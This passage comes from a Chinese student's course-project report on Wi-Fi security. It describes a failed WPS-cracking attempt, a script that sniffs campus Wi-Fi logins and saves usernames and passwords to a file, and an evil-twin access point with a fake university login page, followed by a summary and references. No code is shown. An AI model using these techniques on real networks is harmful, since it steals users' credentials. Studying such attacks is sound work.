然后我的程序的进度，只能交互到M2就结束了，所以这个实验我虽然弄了很久，但还是失败




## 嗅探swu-Wi-Fi认证，获取用户名账号密码

启动程序swu\_account.py，然后用手机登录swu-Wi-Fi



会保存在account.txt文件中



## 搭建钓鱼Wi-Fi+钓鱼网站

下面有终端连进我的路由器Wi-Fi时，登录swu.edu.cn的界面（有点瑕疵是因为是有些网页是动态的，我还没有进一步优化）



如果点击登录外网，则进入到我提前写好的网页中（注意标题栏地址，这个是和真实地址不一样的。因为真实的登录界面没有域名的，你点击“登录外网”指向的是一个IP地址，不是域名）



# 总结

本次学年设计如果要我自己评价，我会给自己及格多一点点。我的这次实验总共有五个部分，其中前三个部分是关于Wi-Fi加密的破解研究，后两个是关于网络中嗅探的基本知识。其实着重点在前三个实验，平均每个实验我花费了一周时间来学习并编写代码，后两个实验我基本上只用了两天左右。

本次学年设计唯一的缺陷是我没有把《开启WPS功能的Wi-Fi网络破解》这个给完全做出来。我差不多完成了四分之三，但是那个坎我用了两天实在无法越过去，只能暂时搁浅。因为我还要花时间准备考试和决赛。但我会花时间暑假去真正把它完成。它的RFC没有中文的，所以我跳着看可能会把一些东西忽略掉了。

可能在这个学年设计里并不能完全体现我做了哪些工作，但是我把我的流程步骤都更新在github上面以及我的个人博客当中，期间断断续续从4月初一直做到现在，中间断了一个月准备其他东西，我希望通过github能为自己加分。

# 参考文献

[1]刘辛酉. WiFi通信的安全分析[J]. 信息通信技术,2009,(04):50-56.

[2]杨丰瑞,刘孟娟. 无线WIFI安全问题及对策研究[J]. 现代商贸工业,2015,(05):174-176.

[3]谭正东. 无线局域网WPS安全机制分析[J]. 数字技术与应用,2012,(03):238+240.

[4]高建华,鲁恩铭. 无线局域网中WiFi安全技术研究[J]. 计算机安全,2013,(04):37-39.

[5]潘明芹. 虚假无线AP的钓鱼攻击和检测防御系统研究[D].北方民族大学,2016.

[6]黄少青. RC4算法的安全性分析[D].北京邮电大学,2009.

[7]谢青松,汤玲,李甜,杜廷龙. 基于RC4算法IV脆弱性破解WEP秘密密钥[J]. 电脑知识与技术,2014,(11):2517-2519.

[8]董屹,李佳,焦方源. 基于无线网络WEP密钥的安全分析[J]. 科技信息,2009,(24):373-374.

[9]颜炳风. 无线局域网的安全机制、漏洞破解以及解决方案[D].上海交通大学,2010.

[10]马迅. WPA/WPA2协议安全性研究[J]. 信息与电脑(理论版),2013,(07):118-119.

[11]张磊. 无线局域网WPA加密安全性研究[D].云南大学,2012.

[12]刘永磊,金志刚. 无线局域网WPS安全性分析[J]. 计算机工程与应用,2013,(21):87-89+105.

[13]WiFi Alliance. Wi-Fi-Simple-Configuration-Technical-Specification-v2-0-2. 2012